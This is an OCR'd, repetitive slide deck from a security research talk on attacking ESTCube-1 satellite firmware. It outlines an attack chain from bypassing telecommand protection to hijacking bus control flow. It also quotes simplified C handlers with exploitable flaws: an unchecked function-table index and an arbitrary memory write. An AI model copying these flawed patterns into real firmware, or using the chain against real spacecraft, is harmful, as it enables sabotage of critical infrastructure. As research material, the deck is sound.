
Objectives

1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges

Satellite Case Studies







Approach


Approach

Approach

System Design


Protocols

Approach




Approach

ESTCube-1




ESTCube-1



ESTCube-1

Developed by
University of Tartau




E-Sail (E. Solar Wind Sail) Propulsion


Peripherals

ARM STM32


Bus Platform


Custom Protocol






Custom Protocol





ID	Subsystem
0	EPS
1	COM
2	CDHS
...	
5	Ground Station

Custom Protocol




COM


- Sender Subsystem ID
- Recipient Subsystem ID
- Flow Control Flags
- TX seq. | RX seq.
- Inner Payload
- Fletcher-16 Checksum

ID	Subsystem
0	EPS
1	COM
2	CDHS
...	
5	Ground Station

	bit 0	bit 1	bit 2	bit 3	bit 4	bit 5	bit 6	bit 7
Byte 0	Command Identifier (MSB)							
Byte 1	Command Identifier (LSB)							
Byte 2	Source				Block ID			
Byte 3	Length							
...	Args							


Security Analysis





	bit 0	bit 1	bit 2	bit 3	bit 4	bit 5	bit 6	bit 7
Byte 0	Command Identifier (MSB)							
Byte 1	Command Identifier (LSB)							
Byte 2	Source				Block ID			
Byte 3	Length							
...	Args							

Security Analysis




COM → **CDHS**

- Bypass COM Protection
  - Missing TC Protection

	bit 0	bit 1	bit 2	bit 3	bit 4	bit 5	bit 6	bit 7
Byte 0	Command Identifier (MSB)							
Byte 1	Command Identifier (LSB)							
Byte 2	Source				Block ID			
Byte 3	Length							
...	Args							

```
1 int sch_handle_command(scheduler_packed_cmd_t *pCmd) {
2  // ! simplified !
3  sch_unpack_command(&g_command, pCmd);
4  // ...
5  handler_func = &handler_table[g_command.handler_func_index] ;
6  // ...
7  retval = (*handler_func) (&g_command) ;
8 }
```

Security Analysis




COM → **CDHS**

- Bypass COM Protection
  - Missing TC Protection

	bit 0	bit 1	bit 2	bit 3	bit 4	bit 5	bit 6	bit 7
Byte 0	Command Identifier (MSB)							
Byte 1	Command Identifier (LSB)							
Byte 2	Source				Block ID			
Byte 3	Length							
...	Args							

```
1 int sch_handle_command(scheduler_packed_cmd_t *pCmd) {
2   // ! simplified !
3   sch_unpack_command(&g_command, pCmd);
4   // ...
5   handler_func = &handler_table[g_command.handler_func_index] ;
6   // ...
7   retval = (*handler_func) (&g_command) ;
8 }
```

Security Analysis




COM → **CDHS**

- Bypass COM Protection
  - Missing TC Protection

```c
int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
  raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
  char* pWriteData;

  if (pAddr) {
    if (g_sch_exec_mode != 1 ) {
      /* exception and return */
    }
    char* pWriteData = &pAddr->start_of_data_buf;
    if (pAddr->filesystem_target) {
      // [...]
    } else {
      memcpy(pAddr->targetAddr,
             &pAddr->start_of_data_buf,
             pAddr->writeLength);
    }
  }
  // ...
}
```

Security Analysis




COM → **CDHS**

- Bypass COM Protection
  - Missing TC Protection

```c
int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
  raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
  char* pWriteData;

  if (pAddr) {
    if (g_sch_exec_mode != 1 ) {
      /* exception and return */
    }
    char* pWriteData = &pAddr->start_of_data_buf;
    if (pAddr->filesystem_target) {
      // [...]
    } else {
      memcpy(pAddr->targetAddr,
             &pAddr->start_of_data_buf,
             pAddr->writeLength);
    }
  }
  // ...
}
```

Real-World Test




COM


- Bypass COM Protection
  - Missing TC Protection

CDHS

- Deploy Attacker Payload
  - Dangerous TC

Real-World Test






COM

- Bypass COM Protection
  - Missing TC Protection

CDHS

- Deploy Attacker Payload
  - Dangerous TC







Image Source: Maximilian Gerhardt, Reverse Engineering Satellite Firmware for Security Evaluation, 13. Dec. 2021

Real-World Test



COM


- Bypass COM Protection
  - Missing TC Protection

CDHS

- Deploy Attacker Payload
  - Dangerous TC

Bus

Real-World Test



COM

- Bypass COM Protection
  - Missing TC Protection


CDHS

- Deploy Attacker Payload
  - Dangerous TC

Bus

- Hijack Bus Control Flow
  - ?

Real-World Test



COM

- Bypass COM Protection
  - Missing TC Protection


CDHS

- Deploy Attacker Payload
  - Dangerous TC

